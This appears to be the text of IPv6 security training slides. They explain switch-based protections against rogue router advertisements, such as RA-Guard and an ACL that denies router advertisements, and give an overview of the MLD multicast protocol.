
- Security implemented **on switches**
- There is a number of techniques available:
 - RA-GUARD
 - IPv6 Snooping (*ND inspection + DHCPv6 Snooping*)
 - IPv6 Source / Prefix Guard
 - IPv6 Destination Guard (*or ND Resolution rate limiter*)
 - MLD Snooping
 - DHCPv6 Guard




IPv6 Snooping



IPv6 Source / Prefix Guard



IPv6 Destination Guard





Rogue Router Advertisements



Rogue RA Solutions



- 1 Link Monitoring
- 2 SEND
- 3 **MANUAL CONFIGURATION**
+ Disable Autoconfig
- 4 Host Packet Filtering
- 5 Router Preference Option
[RFC4191]
- 6 ACLs on Switches
- 7 RA Snooping on Switches (RA GUARD)

Take the poll!


What protection do you use in your network against **Rogue RAs**?



2 min.




RA-GUARD [RFC6105]



- Easiest available solution
- Only allows RAs on legitimate ports on L2 switches

Implementing RA-GUARD



Stateless RA Guard

Decision based on RA message or static configuration

Stateful RA Guard

Learns dynamically

Filtering



- Use Access Control Lists (ACLs) in switches

Switches need to understand

Ethernet	IPv6	ICMPv6
Ethertype 0x86DD for IPv6	Version 6	ICMPv6 Type and Code
Source/destination MAC address	Source/destination IPv6 address	
	Next Header	



Filtering Example



```
(config)#ipv6 access-list RA-GUARD
(config-ipv6-acl)#sequence 3 deny icmp any any router-advertisement
(config-ipv6-acl)#sequence 6 permit ipv6 any any

(config-ipv6-acl)#exit

(config)#interface FastEthernet0/5
(config-if)#ipv6 traffic-filter RA-GUARD in
```

Conclusions / Tips



- NDP is an important, powerful and vulnerable protocol
- **Recommended:** use available solutions to protect NDP
- Detection (IDS/IPS) can be easier and recommended





Questions





MLD

Section 3

Take the poll!

What is **MLD** (Multicast Listener Discovery) used for?







- MLD (**Multicast Listener Discovery**) is:
 - Multicast related protocol, used in the **local link**
 - Two versions: MLDv1 and MLDv2
 - Uses **ICMPv6**
 - Required by NDP and “IPv6 Node Requirements”
 - IPv6 nodes use it when **joining a multicast group**



MLDv1





MLDv2



- Mandatory for all IPv6 nodes (**MUST**) [RFC8504]
- **Interoperable** with MLDv1
- Adds Source-Specific Multicast filters:
 - **Only accepted** sources
 - Or all sources accepted **except** specified ones



MLDv2



QUERY

Router asks for listeners

General

Specific Multicast Address

Specific Multicast Address and Source

REPORT-v2

Current state

State change
(filter/sources)

